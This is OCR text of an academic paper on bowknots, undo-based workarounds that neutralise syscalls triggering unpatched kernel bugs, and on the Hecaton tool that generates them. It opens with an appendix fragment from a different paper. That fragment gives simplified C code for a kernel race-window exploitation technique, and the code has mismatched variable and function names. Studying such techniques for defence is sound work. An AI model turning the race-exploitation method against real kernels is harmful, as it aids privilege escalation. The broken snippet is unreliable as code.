    // rdtsc(); // to measure Ty
    P1 = 1;

    for(int i = 0; i < LOOPNUM_B; i++);

    P2 = 0;
    // rdtsc(); // to measure Ty
    P1 = 0;

    return 0;
}
```

Figure A.4: Synthetic race vulnerability code

```c
int map_size = 0x1000;

void pin_task_to(int pid, int cpu) {
  cpu_set_t cset;
  CPU_ZERO(&cset);
  CPU_SET(cpu, &cset);

  // if pid is NULL then calling thread is used
  if(sched_setaffinity(pid, sizeof(cpu_set_t), &cset))
    err(1, "affinity");
}

void sendIRQ() {
  int sk;
  struct sockaddr_in addr;

  addr.sin_family = AF_INET;
  addr.sin_addr.s_addr = inet_addr(IP);
  addr.sin_port = htons(PORT);

  // Create socket
  sk = socket(AF_INET, SOCK_STREAM, 0);

  // Connect to server
  // HW interrupt will occurs when reply packet arrive
  connect(sock, (struct sockaddr *)&server_addr, \
          sizeof(struct sockaddr_in));
}

void target_thread(void *arg) {
  // pin process to IRQ's affinity
  pin_task_to(0, 11);
  while(1){
    // There is a data race in this thread
  }
}

int main(void) {
  pthread_t thread;
  pthread_create(&thread, NULL, (void *)target_thread,
                 NULL);
  sendIPI();
}
```

Figure A.5: The simplified code of ExpRace's `HW interrupt` exploitation method



Undo Workarounds for Kernel Bugs

Seyed Mohammadjavad Seyed Talebi*, Zhihao Yao*
Ardalan Amiri Sani*, Zhiyun Qian†, Daniel Austin‡
UC Irvine, †UC Riverside, ‡Atlassian

Abstract

OS kernels are full of bugs resulting in security, reliability, and usability issues. Several kernel fuzzers have recently been developed to find these bugs and have proven to be effective. Yet, bugs take several months to be patched once they are discovered. In this window of vulnerability, bugs continue to pose concerns. We present workarounds for kernel bugs, called bowknots, which maintain the functionality of the system even when bugs are triggered, are applicable to many kernel bugs, do not cause noticeable performance overhead, and have a small kernel footprint. The key idea behind bowknots is to undo the side effects of the in-flight syscall that triggers a bug, effectively neutralizing the syscall. We also present a static analysis tool, called Hecaton, that generates bowknots automatically and inserts them into the kernel. Through extensive evaluations on the kernel of Android devices as well as x86 upstream kernels, we demonstrate that bowknots are effective in mitigating kernel bugs and vulnerabilities. We also show that Hecaton is capable of generating the right bowknots fully automatically in majority of cases, and requires minimal help from the analyst for the rest. Finally, we demonstrate the benefits of bowknots in improving the efficiency of kernel fuzzing by eliminating repetitive reboots.

1 Introduction

Commodity OS kernels are monolithic, large, and hence full of bugs. Bugs in the kernel cause important problems. First, they risk the system's security as some bugs might be exploitable vulnerabilities. The kernel is a highly privileged layer in the system software stack and hence is attractive to attackers. Indeed, OS kernels are hot targets for security attacks these days. For example, according to Google, an increasing number of attacks on mobile devices are targeting the kernel (i.e., 44% of attacks in 2016 vs. 9% and 4% of them in 2015 and 2014, respectively) [9]. Second, they impact the reliability and usability of the system. Even a simple crash bug, e.g., a null pointer dereference, results in a system hang or reboot, causing usability issues for the users. Even worse, bugs can corrupt the state of the software and hardware and lead to unexpected behavior. Finally, as we will show, kernel bugs can even pose practical challenges for kernel fuzzing by inducing repetitive reboots and wasting the fuzzing time.

The common practice today is to find these bugs and patch them. There has been a lot of progress recently to automate the first step (i.e., finding bugs). More specifically, several kernel fuzzers have been recently developed such as Syzkaller [13], kAFL [36], Digtool [32], and MoonShine [31]. Indeed, these fuzzers have been successfully used to find bugs in the kernel [10, 12, 37]. However, the second step (i.e., patching bugs) remains a highly manual and lengthy process. In practice, this requires reporting the bug to the developers of the code, e.g., the vendor in charge of a device driver, and waiting for a patch. Unfortunately, this wait can take months for the bug to sit in a queue, be evaluated by developers, and get a patch developed, tested, and merged into the kernel. Our study of bugs found by Syzkaller [12] shows that bugs have taken on average 66 days to be patched. Moreover, at the time of the study (November 2019), there were several open bugs that were waiting for a patch for an average of 233 days. While waiting for a patch, the kernel remains vulnerable.

In this paper, we introduce workarounds for kernel bugs before they are correctly patched. We refer to such a workaround as a *Bug undO Workaround for KerNel sOlidiTy (bowknot)*. A bowknot has five important properties. First, it is fast to generate. Unlike a proper patch for a bug that takes months to be ready, a bowknot takes at most a few hours. Second, it is designed to maintain the system's functionality even if the bug is triggered[1]. Kernel bugs almost always are triggered when unanticipated syscalls are issued, either by mistake by a faulty application or intentionally by malware. A bowknot undoes the side effects of this faulty or malicious syscall in-

*This research started while Mr. Austin was with Google, as part of the Android Security team.

[1] In the paper, we use the term "trigger a bug" to mean either executing buggy code or triggering a kernel sanitizer warning (or even a manual check) right before executing buggy code. See §4.1 for more details.

vocation, allowing the kernel to continue to correctly serve well-structured syscalls. Third, a bowknot does not require any special hardware support, e.g., power management support in a driver needed for checkpointing (§8), and hence is applicable to a large number of bugs in various devices. Fourth, a bowknot does not add any noticeable performance overhead. This is because it does not do much as long as the bug is not triggered. Only when the bug is triggered, it is invoked to undo its side effects. Finally, a bowknot requires small changes to the kernel. It requires modifications only to the functions in the execution path that triggers the bug.

The key idea behind a bowknot is to undo the effects of the syscall that triggers a bug. In other words, when a syscall is issued and triggers a bug, the bowknot gets activated and neutralizes the effects of that syscall. Undoing the syscall at arbitrary points of execution is challenging since not only a syscall can affect the kernel memory state, it can even change the state of I/O devices, e.g., a camera. The latter is especially important for device drivers, which contain most of the kernel bugs (e.g., 85% of bugs in Android kernels [44]). To address this problem, we leverage existing undo statements in error handling blocks in the kernel to generate the right undo blocks for the functions in the execution path of the bug.

Bowknots, as described, achieve all the aforementioned properties, except for one. More specifically, generating a bowknot manually, while feasible, is challenging and time-consuming. Therefore, to satisfy this requirement, we introduce Hecaton, a static analysis tool that helps generate bowknots automatically[2]. Hecaton analyzes the whole kernel to find the relationship between state-mutating statements in the kernel and their corresponding undo statements in error handling basic blocks. It then uses this knowledge to generate the right undo block for the function containing the bug and the parent functions in the call stack. It also automatically inserts the undo blocks into the kernel. Due to the limitations discussed in §5.3, in some cases, Hecaton's automatically-generated bowknots need manual alterations. As a result, Hecaton provides a confidence score for each bowknot. This score helps the analyst determine whether a manual fix is required, before spending any time on testing the bowknot. Our evaluations with real bugs show the confidence score correctly predicts the completeness of the automatically generated bowknots in 90% of the cases.

We evaluate bowknots and Hecaton with 113 real bugs, CVEs, and automatically injected bugs in several kernel components including the IPC subsystem, networking stack, file system, and device drivers in different Android devices and x86 upstream Linux kernels. First, we show that bowknots are effective workarounds for bugs. More specifically, we show that bowknots can effectively mitigate 92.3% of real bugs and CVEs and 94.6% of injected bugs. Second, we show that bowknots manage to maintain the system functionality in 87.6% of these cases. Third, we show that Hecaton automatically generates complete bowknots for 64.6% of kernel bugs. For the rest, it only requires adding on average 3 statements and less than 2 hours of work by the analyst. Fourth, we evaluate the correctness of bowknots' undo capability with a manual case-by-case study on 10 randomly selected real bugs. We show that for 6 out of these 10 bugs, automatically generated bowknots completely undo the side effects of the buggy syscall. Fifth, we show the effectiveness of bowknots in improving the efficiency of kernel fuzzing by effectively eliminating repetitive reboots. Sixth, we empirically compare bowknots with a recent bug workaround solution, Talos [18]. Bowknots significantly outperform Talos for bug mitigation, for maintaining the system functionality, and for improving kernel fuzzing in the face of repetitive reboots. Finally, we also evaluate the performance overhead of bowknot on normal execution of kernel components. We show that bowknots' overhead is less than the baseline variations for TCP throughput and GPU framerate even if we instrument all their corresponding kernel functions with bowknots.

[2]Hecaton's source code is available at https://trusslab.github.io/hecaton/

2 Motivation

2.1 Unpatched Kernel Bugs

As mentioned, kernel bugs pose security, reliability, and usability problems. Unfortunately, even when discovered, these bugs do not get patched immediately and there is a noticeable delay from when a bug is reported until when a patch is available. One reason behind this delay is that bugs can be complex and fixing them requires time and effort. To demonstrate this, we studied the bugs found by Syzbot [12], an automated fuzzing system based on Syzkaller [13]. At the time of the study (November 2019), there were 1691 bugs that were fixed. Our analysis shows that these bugs took an average of 66 days to get fixed. Moreover, there were 503 bugs that were still open, for an average of 232 days.

Moreover, bugs in device drivers (which constitute 85% of the kernel bugs [44]) might take even longer as the bug needs to be reported to the developers of the driver. For example, bugs in several drivers of Android smartphones based on Qualcomm chipsets need to be fixed by Qualcomm. Qualcomm says, "the company hopes to patch disclosed flaws and vulnerabilities within 90 days" [7].

2.2 Problems with Unpatched Kernel Bugs

Security. The most important problem with unpatched kernel bugs is that they endanger the system's security. Bugs might be exploitable, allowing attackers to mount privilege escalation attacks. Given the high privileges of the kernel, a successful attack can be devastating for the victim's device.

Reliability and usability. Even if not exploitable, kernel bugs cause reliability and usability problems, e.g., due to a




Figure 1: *Repetitive reboots when fuzzing the camera device driver of Nexus 5X.*

hang or reboot. Even worse, a bug might corrupt the state of the hardware and software, resulting in unexpected behavior.

Inefficient kernel fuzzing. A lesser-known problem of unpatched kernel bugs is that they cause practical problems for fuzzing the kernel by causing repetitive reboots [38]. Kernel bugs, when triggered by the fuzzer, result in the reboot of the system. Unfortunately, reboots waste a noticeable amount of fuzzing time. The reboot itself takes 10s of seconds to minutes according to our own experience with various Android-based mobile devices and according to others [6]. In addition to wasting fuzzing time, a reboot resets the state of the system, throwing away the progress made by the fuzzer in mutating the state in order to find new bugs.

Unfortunately, modern feedback-driven fuzzers such as Syzkaller and AFL may trigger the same bug many times resulting in *repetitive reboots*, i.e., costly and useless reboots caused by the same bug, due to the feedback-driven fuzzing algorithm [5, 8] and some bugs being easy to trigger.

Figure 1 shows the timeline for one of these fuzzing sessions (i.e., fuzzing the camera device driver of Nexus 5X using Syzkaller). As can be seen, reboots happen very frequently, resulting in only 44.6% of the overall fuzzer uptime being spent on fuzzing (i.e., fuzzing time). The main reason for most reboots is triggering only 6 unique bugs again and again.

2.3 Current Approaches

Approach I: mitigation through code disabling. One possible approach is to try to mitigate a bug by disabling the part of the code that contains the bug. This can be done at different granularities. For example, the buggy subcomponent within the code can be disabled. If applied to the kernel, one can imagine disabling a device driver if it has a bug. It can also be applied at the function level. Talos uses this approach [18]. It neutralizes a vulnerability in a codebase by disabling the function that contains it. The function instead is instrumented to return an appropriate error message.

Although disabling the code can mitigate the bugs and vulnerabilities in many cases, it very likely breaks the system functionality. Losing functionality in a system will deter the use of this approach in practice. This approach does not help with the kernel fuzzing efficiency either. This is because code disabling limits the code coverage of the fuzzer (see §7.1.1 and §7.4 for empirical results).

Approach II: dirty patching. One might wonder whether the analyst can perform a "quick and dirty patch" to fix the bug. For example, if the bug is a null pointer dereference, they can add a null pointer check to return directly to avoid crashing. Unfortunately, dirty patching suffers from similar drawbacks as code disabling. That is, it can break the functionality of the system or result in unexpected behavior if not done carefully. In addition, such patches might still need engineering effort. For example, a dirty patch for a use-after-free bug resulting from a race condition is not trivial.

3 Overview

3.1 Goals

Our goal is to design a bug workaround solution that can mitigate the undesirable side effects of a bug until a proper patch is available. In other words, the applicability of the workaround is in the window of vulnerability from when the bug is first discovered until when the correct patch is available.

The main users of kernel bug workarounds are kernel security analysts, OS vendors, and IT departments. For example, the security team in an OS vendor company might find a bug and report it to the corresponding developers, e.g., another company in charge of a device driver or a development team within the same company. While they wait for the patch, they can use a workaround to mitigate the bug. Or an IT department might apply a workaround for a known bug in the company's servers or employees' workstations. Finally, security analysts can leverage this tool to mitigate kernel bugs in their own devices, e.g., to improve the efficiency of their kernel fuzzing sessions. To show our solution's applicability, we implement and test it on several targets, such as ARM-based Android smartphones and x86-based Linux kernels.

We identify five important properties that a bug workaround solution must satisfy. First, it should be fast to generate, otherwise it will not be available soon enough to help in the aforementioned window of vulnerability. Second, a workaround for a kernel bug should maintain the system's functionality even if the bug is triggered. Third, the workaround approach should be widely applicable to different kernel components and different kernels. Moreover, it should not require special hardware support, e.g., to checkpoint the state of an I/O device (§8). Fourth, a workaround should not add any noticeable performance overhead. Finally, a workaround should require




Figure 2: *High-level idea behind bowknots and Hecaton.*

small changes to the kernel, otherwise it will not be accepted by vendors for release in the window of vulnerability.

3.2 Key Idea & Design

Bowknots. In this paper, we introduce a workaround for kernel bugs called *Bug undO Workaround for KerNel sOlidiTy (bowknot)*. The key idea behind a bowknot is to undo the effects of the in-flight syscall that triggers a bug. That is, if a syscall is issued and triggers a bug, the bowknot generated for that bug undoes the syscall and returns, effectively neutralizing the syscall. It is important to note that a bowknot does not disallow a syscall, e.g., disallow all `ioctl` syscalls. It allows the syscall to be used as long as it does not trigger the bug. Only when an invocation of the syscall results in the bug getting triggered (e.g., due to using unexpected inputs), the bowknot kicks in to undo it so that the system can continue its execution and serve other well-structured syscalls.

Bowknots protect the kernel from corruption, which is critical for continued use of the system. They, however, can impact the program issuing the syscall. For example, they might result in the program breaking or terminating with an error message. We believe this is acceptable for three reasons. First, we do not anticipate most kernel bugs to be triggered by well-behaved applications. Many kernel bugs are only triggered when a meticulously-crafted syscall is issued, typically by malware. Second, applications can be restarted, if corrupted. Finally, kernel bugs that unconditionally break the usability of well-behaved applications are rare. This is because the kernel is tested for basic functionality by kernel developers.

Hecaton. Bowknots, as described so far, satisfy all but one of the aforementioned properties. More specifically, generating them manually requires noticeable engineering effort as one needs to study the execution path that triggers the bug and figure out how to undo the syscall. Therefore, to satisfy this last property, we introduce Hecaton, a static analysis tool that generates bowknots and inserts them into the kernel automatically. To do so, Hecaton leverages existing *undo statements* found within *error handling blocks* in the kernel to generate the right undo blocks for the functions in the execution path of the bug. Existing error handling blocks in the kernel undo the effects of a syscall on the software and hardware state in case of *expected* errors, such as a null pointer or a busy I/O error in some fixed code locations. While the kernel does not have error handling code for arbitrary bug sites in the execution of a syscall, the idea in Hecaton is to leverage existing undo statements in these blocks to generate the right undo code needed for a bowknot. More specifically, Hecaton leverages existing error handling blocks to discover undo statements for each state-mutating statement. Using such knowledge, Hecaton can then automatically generate the required bowknot for different functions. Figure 2 shows the high-level idea behind bowknots and Hecaton.

3.3 Workflow

Assume that the OS analyst has identified a bug in the kernel and would like to apply a bowknot to it. They take the following steps to achieve this.

In the first step, they need to identify the functions in the execution path from the beginning of the syscall until where the bug is triggered, i.e., the call stack. The call stack must include the inline functions since it will be used by Hecaton, which operates at the source code level. Bugs found by Syzkaller, such as the reported bugs in the Syzbot system [12], come with enhanced call traces, including all the inline functions and their location in the source code. For other bugs, the analyst can use any tool to find the stack. However, finding the inline functions in the stack might not be trivial. To make this step easy for the analyst, we provide support in Hecaton. That is, Hecaton instruments all the functions in the kernel component under study with some logging messages. The analyst then executes the Proof-of-Concept (PoC) program of the bug, checks the kernel logs, and extracts the list of functions executed in the syscall. They then feed this list back into Hecaton, which uses it to generate a copy of the kernel where only these functions are instrumented with bowknots. Hecaton provides a confidence score for each bowknot. If all the confidence scores for the instrumented functions are higher than a predefined threshold, the analyst goes to the next step to test the instrumented kernel. Otherwise, they can decide to investigate the bowknots with low confidence score and manually correct them, or altogether drop working on these bowknots if they are unwilling to spend time and manual effort to fix the bowknots.

The analyst then tests the instrumented kernel using the PoC and test programs. The purpose of test programs is to demonstrate proper functionality of the system after undo by bowknots. More specifically, the analyst first runs the PoC to verify that it does not succeed, e.g., it does not crash the kernel. They then run the tests to verify that the kernel component under test is still functional. If either fails, the analyst checks the generated bowknots. The analyst spends a few hours (e.g., up to 2 hours in our evaluation) to identify the problem, e.g., a missing undo statement. In fact, some of the bowknots might

have explicit warnings from Hecaton (§5.2), which makes the manual step more straightforward. After a fix, they run the tests again. If the analyst does not find a fix in this period (e.g., the two hours), they declare the use of bowknots ineffective.

It is noteworthy that the analyst does not even need a fully functional PoC to test the bowknots. A program that results in the execution of the same functions but does not even trigger the bug suffices. We have indeed used this in our own evaluations. We tested a reported PoC that reached the bug but did not trigger it. Yet, by adding an explicit crash just before the bug site, we emulated the behavior and tested the undo behavior by the bowknot.

Finally, we note some bugs might be triggered through more than one call stacks. While such bugs are not common, to mitigate them, the analyst needs to generate bowknots for each call stack separately.

4 Bowknots

Bowknots are workarounds for kernel bugs. The key idea behind bowknots is to undo the side effects of the syscall that triggers the bug. More specifically, bowknots undo the side effects of state-mutating statements from the syscall's kernel entry point until where the bug is triggered. We define a state-mutating statement as one that alters the state of the kernel or an underlying I/O device.

For example, imagine a camera device driver `ioctl` syscall, which when called, allocates a memory buffer using `kmalloc()`, acquires a spin lock (`spin_lock()`), and turns on the flash for the camera (using the hypothetical function `turn_on_flash()`). Now imagine there exists a bug after this where a pointer might be null depending on the syscall input. To mitigate this bug, the analyst can apply a bowknot. It first turns off the camera flash (by calling `turn_off_flash()`), unlocks the spin lock (by calling `spin_unlock()`), and frees the allocated memory buffer (by calling `kfree()`). As can be seen, the state of the system (including the kernel memory state as well as the I/O hardware state, e.g., the camera hardware state) after undo is the same as the state before issuing the syscall. Therefore, the system can now resume its execution as if the syscall did not happen.

Our strategy for undoing a syscall is to leverage existing undo statements in error handling code in the kernel to generate the proper undo code that undoes the effects of all state-mutating statements in the syscall. Existing error handling code in the kernel undoes the effect of these statements when facing an expected error. The insight behind this approach is that OS kernels have to be robust and handle various corner cases or errors. Therefore, we attempt to reuse the existing undo statements to generate the right undo code for a bug location. In this section, we show how a bowknot can be used for a bug. In the next section, we discuss how Hecaton helps to automatically generate the undo code for bowknots.

4.1 Function Instrumentation

The goal of function instrumentation for a bowknot is to undo the executed statements in a function when a bug is triggered. We support two types of bowknots for a function: automatically-triggered and manually-triggered. Automatically-triggered bowknots are the common ones and are used for crash bugs and bugs automatically detected by a kernel sanitizer. The manually-triggered ones are for more complex bugs, such as race conditions and memory leaks.

Automatically-triggered bowknots. Figure 3 (Up) shows an instance of an automatically-triggered bowknot for a function in Qualcomm's KGSL GPU driver. This function is the handler for one of the supported `ioctl` syscall commands for this driver and is called by the main `ioctl` handler, `kgsl_ioctl`. The function instrumentation has several parts. The first part is an undo block at the end of a function, which contains all the undo statements corresponding to the state-mutating statements in the function. There are two state-mutating statements in this function: `kgsl_context_get_owner()`, which returns a `context` object while incrementing its reference counter, and `mutex_lock()`, which acquires a lock. The corresponding statements to undo the effects of these statements in the function are, respectively, `kgsl_context_put()` and `mutex_unlock()`. This undo basic block is also protected by an always-false global variable (`bowknot_global_always_false`) preventing it from being used in the normal execution of the function. It is only accessible through explicit jumps to `bowknot_label`.

The second part of the instrumentation is for detecting, at runtime, the state-mutating statements that are executed before the crash. This is because not all execution paths within a function execute the same set of state-mutating statements. If not taken into account, in the case of a specific bug, an unnecessary undo statement might get executed. Therefore, we instrument the function to keep track of the execution of the state-mutating statements. To do this, we use a per-function mask variable. We add the mask update statements after each state-mutating and undo statement. We also make the undo statements in the undo block conditional based on the bits in this mask. In our example, after a call to `mutex_lock()`, we set a bit in the mask variable. After a call to the corresponding `mutex_unlock()`, we reset the same bit in the mask variable. Then in the undo block of the bowknot, we check the bit. If set, we execute the `mutex_unlock()` statement.

The third part of the instrumentation, which is used for automatically-triggered bowknots, is the automatic redirection of the execution to the undo block when a bug is triggered. To do this, we add conditional `goto` statements (`CGOTO`) after all statements. The goal of these statements is to redirect the execution to the undo block in case of a bug. When a crash happens or a bug is detected by the kernel sanitizer, the execution is redirected to the kernel exception handler, which

```
1  #define CGOTO if(unlikely(current->bowknot_flag))
2                   goto bowknot_label
3
4  long kgsl_ioctl_device_waittimestamp_ctxtid(
5      struct kgsl_device_private *dev_priv, unsigned int cmd,
6      void *data)
7  {
8    uint64_t bowknot_pairmask = 0;
9
10   struct kgsl_device_waittimestamp_ctxtid *param = data; CGOTO;
11   struct kgsl_device *device = dev_priv->device; CGOTO;
12   long result = -EINVAL; CGOTO;
13   struct kgsl_context *context; CGOTO;
14
15   mutex_lock(&device->mutex); CGOTO;
16   bowknot_set_bit(bowknot_pairmask, 2);
17
18   context =
19     kgsl_context_get_owner(dev_priv, param->context_id); CGOTO;
20   bowknot_set_bit(bowknot_pairmask, 1);
21
22   if (context == NULL) {
23     goto out;
24   }
25   ...
26 out:
27   kgsl_context_put(context); CGOTO;
28   bowknot_unset_bit(bowknot_pairmask, 1);
29   mutex_unlock(&device->mutex); CGOTO;
30   bowknot_unset_bit(bowknot_pairmask, 2);
31   return result;
32
33   if (bowknot_global_always_false < 0) {
34 bowknot_label:
35     current->bowknot_flag = 0;
36     if(bowknot_check_bit(bowknot_pairmask, 2))
37      mutex_unlock(&device->mutex);
38     if(bowknot_check_bit(bowknot_pairmask, 1))
39      kgsl_context_put(context);
40     current->bowknot_flag = 1;
41     return -1;
42   }
43 }
44
45 long kgsl_ioctl(struct file *filep,
46                 unsigned int cmd, unsigned long arg)
47 {
48   ...
49   ret = kgsl_ioctl_device_waittimestamp_ctxid(...); CGOTO;
50   ...
51   if (bowknot_global_always_false < 0) {
52 bowknot_label:
53   ...
54     return -1;
55   }
56 }
```

```
    ...
15  mutex_lock(&device->mutex); CGOTO;
16  bowknot_set_bit(bowknot_pairmask, 2);
17
  if(unlikely(param == unexpected_ctx))
    goto bowknot_label;
18  context =
19    kgsl_context_get_owner(dev_priv, param->context_id); CGOTO;
    ...
```

Figure 3: *Example function in the Qualcomm KGSL GPU device driver after instrumentation with a bowknot. (Up) Automatically-triggered, (Down) Manually-triggered bowknot. The blue and bold text highlights the automatically added code. The green and italic text highlights the manually added lines. The code presented here is slightly modified from the actual function code and from the one generated by Hecaton for better readability.*

we instrument. Our exception handler code sets the redirection flag (`bowknot_flag`), which is a thread-specific flag, and then returns the execution back to the function resulting in a jump to the undo block. In the previous example, assume that `param` is null and results in a crash at line 19. The exception handler is then invoked, sets the flag, and resumes the execution in the function (by skipping the crashing instruction), which then executes the conditional `goto` statement in the same line and jumps to the undo block. This condition is typically false during normal execution in the kernel. Hence, we use the compiler's `unlikely` directive, which helps with performance in normal execution by instructing the compiler to insert some instructions in the binary to assist CPU's branch prediction.

We also support automatic redirection for bugs detected by a kernel sanitizer (if activated, e.g., during a fuzzing session). In this case, we force-execute the kernel exception handler for bugs detected by the sanitizers, e.g., memory safety bugs detected by KASAN [11].

Note that automatically-triggered bowknots only get triggered on system crashes and warnings generated by kernel sanitizers. As a result, for non-crashing bugs that can potentially result in kernel corruption, the security of automatically-triggered bowknots depends on the appropriate use of kernel sanitizers (e.g., KASAN and KMSAN) to catch the bug before the corruption happens. Although currently sanitizers are enabled only during testing due to their memory and performance overhead, there are recent efforts to enable efficient sanitizers to be used in deployed products as well [40] [25].

Manually-triggered bowknots. There are two important scenarios when manually-triggered bowknots are desired or needed. First, some bugs do not result in a crash nor are detected by a kernel sanitizer. However, the security analyst knows the condition under which the bug is triggered. In this case, the analyst can add an explicit condition to the function containing the bug to redirect the execution to the undo block before the bug is triggered. Figure 3 (Down) shows an example. In this (hypothetical) case, if the `param` parameter is equal to a known global object, the behavior is buggy resulting in the corruption of the object. Therefore, the analyst can add the conditional block between lines 17 and 18 to jump to bowknot's undo block. The analyst does not need to generate the bowknot nor figure out which undo statements need to be called. She only needs to determine where and under what conditions the bowknot needs to be executed.

Second, in some production systems, instrumenting the kernel exception handler or deploying a kernel sanitizer (as needed for automatically-triggered bowknots) might not be acceptable. In such cases, manually-triggered bowknots can be used, even for simple bugs such as crash bugs.

4.2 Recursive Undo of Call Stack

When a bug is triggered, bowknot executes the undo code for the function the bug is in. It then needs to undo the effects of

the statements in the parent functions.

To do this, we undo the parent functions similar to the buggy function. Figure 3 shows the parent function as well. We perform the recursive undo through the use of the thread-specific flag mentioned earlier (`current->bowknot_flag`). When returning from the buggy function, this flag is set. Moreover, the parent function is also instrumented with the conditional `goto` statements. Therefore, after returning from the buggy function, the parent function jumps to its own bowknot and executes its own undo code. This recursive undo continues until the syscall returns, at which point the flag is cleared.

It is important to note that the bowknots in the parent functions are always automatically-triggered. Only the last function in the stack might need manual triggering of the bowknot.

Also, note that it is feasible to rely on the existing error handling blocks in some functions rather than using bowknots. We use this approach for the first few functions in the execution paths of a syscall, which receive a syscall and route them to an underlying component to handle. As a practical guideline, when dealing with a bug in a specific kernel component, e.g., a device driver, we only apply bowknots to the functions in the path within the driver. When recursively undoing the functions, the entry function in the kernel component simply returns an error, which is elegantly handled by existing kernel code by routing the error to the user space. We take this approach for two reasons. First, the functions parsing and routing a syscall are triggered for every syscall and hence have impact on the system's performance. Second, these functions are mature and have adequate error handling code, eliminating the need to inject custom undo code for them.

5 Automatic Generation of Bowknots

In this section, we describe how Hecaton generates the undo block of the bowknot automatically. Hecaton also automatically instruments the designated kernel functions, which we do not discuss further here.

We build Hecaton as a static analysis tool. It generates the undo block by analyzing the entire kernel to infer the relationship between state-mutating statements and their corresponding error handling undo statements. Hecaton achieves so in two main steps: (*i*) generating a kernel-wide knowledge database of function pairs and (*ii*) generating the undo block using the database as well as function-level analysis. We next describe these two steps.

5.1 Function-Pair Knowledge Database

The goal of the function-pair knowledge database is to store pairs of functions that mutate and undo the kernel state. In other words, a state-mutating function and an undo function are paired, if the latter undoes the effect of the former. (`kmalloc, kfree`), (`mutex_lock, mutex_unlock`), and (`msm_camera_power_down, msm_camera_power_up`) are a few examples of such function pairs. The function-pair knowledge database can be reused across various kernels, e.g., the kernels of different Android devices, with minimal changes. Therefore, our general approach is to automatically extract function pair candidates, manually inspect them, and add them to the database if verified. This approach provides high confidence in the database. Moreover, since generating the database is mostly a one-time effort, the manual effort is not significant. (We provide some quantification of the manual effort later in this section and in §7.2).

Identifying function pair candidates. Hecaton statically analyzes the entire kernel to identify function pair candidates. It uses two methods to identify the candidates. First, it uses the function names. In this method, Hecaton considers a function pair as a candidate, if the names of two functions only differ in one word and the difference is one of the following: (`put, get`), (`put, create`), (`release, get`), (`release, create`), (`remove, create`), (`deinit, init`), (`unregister, register`), (`unlock, lock`), (`down, up`), (`disable, enable`), (`sub, add`), (`dec, inc`), (`unset, set`), (`clear, set`), (`free, alloc`), (`stop, start`), (`suspend, resume`), (`disconnect, connect`), (`unmap, map`), (`dequeue, enqueue`), (`unprepare, prepare`), and (`detach, attach`). Using this method, for example, Hecaton found 540 pairs of function in the Linux kernel used in the Pixel3 smartphone.

Unfortunately, not all function pairs differ in one word only. As a result, Hecaton employs a second method, in which it uses existing error handling blocks in the kernel to identify undo functions and then match them to candidate state-mutating functions in the same function using string matching. More specifically, Hecaton marks all the functions in error handling blocks as undo functions. Then, for each undo function, it matches it with a candidate state-mutating function in the same function using similarity in their names and input/output variables. For the similarity score, Hecaton calculates the sum of the lengths of all mutually-exclusive substrings. To do so, Hecaton finds the longest common substring (LCS) and adds its length to the similarity score. Then it deletes the LCS from both strings and repeats the previous steps recursively until there is no common substring with more than two characters.

Towards this goal, Hecaton needs to be able to identify error handling blocks in the kernel. Hecaton does so by looking for common conditional statements used to identify and handle an error in the kernel. By investigating a large amount of kernel code, we have identified four such conditional blocks including (*i*) `if (rc < 0) {...}` where `rc` is an integer, (*ii*) `if (IS_ERR(p)) {...}` or `if (p == NULL) {...}`, where `p` is a pointer, (*iii*) `if (...) {...; return ERROR;}` where `ERROR` is a constant negative integer, often one of the commonly used error numbers in the kernel such as `-ENOMEM` and `-EFAULT`, and (*iv*) `if (...) {...; goto LABEL;}`. It also considers simple variations of these four categories such as

checking within the `else` block rather than the `then` block for categories (*iii*) and (*iv*).

Once it identifies the error handling blocks, Hecaton needs to match the undo functions in them with state-mutating functions. That is, it assumes that every undo function call statement undoes the effects of a single state-mutating function call in the same parent function. For example, `kfree()` is an undo function statement that corresponds to the state-mutating function statement `kmalloc()`. Hecaton uses the same heuristic string matching discussed above to identify the candidates. For example, `kgsl_context_put(context)` is paired with `context = kgsl_context_get_owner(...)`. To do this, Hecaton calculates the string-based similarity score between the undo statement and all statements prior to the corresponding error handling block. It then chooses the function with the highest similarity score. Using this method, for example, we identified 1158 candidate pairs in the Pixel3 kernel (excluding the pairs found using the previous method).

Manual inspection of function pair candidates. Not all function pair candidates are true pairs of state-mutating and undo ones. This is because the method discussed above, i.e., string matching, is not precise. Therefore, we perform manual inspection on the candidates to identify the true pairs. In this step, we use our knowledge of kernel code. In addition, we use the frequency of appearances of a function pair candidate as a hint to facilitate the manual inspection. Pairs that appear many times together in many functions are less likely to be false pairs. Using manual inspection, in the case of the Pixel3 kernel, we verified all 540 pairs identified using the first method and 658 of the function pairs identified using the second one, bringing the total number of function pairs in the database to 1198. This manual inspection took one of the authors 7 days to complete. However, as mentioned, this is largely a one-time effort. Supporting a new version of the kernel or a new device driver adds a small number of new candidate pairs, which can be verified fast. As an example, once we had the database for the Pixel3 kernel, we ran our static analysis tool on a Nexus 5X driver that we needed to test. Doing so resulted only in 9 new candidate pairs, which we quickly inspected. We evaluate the amount of manual effort for x86 kernels in §7.2.

5.2 Generating the Undo Block

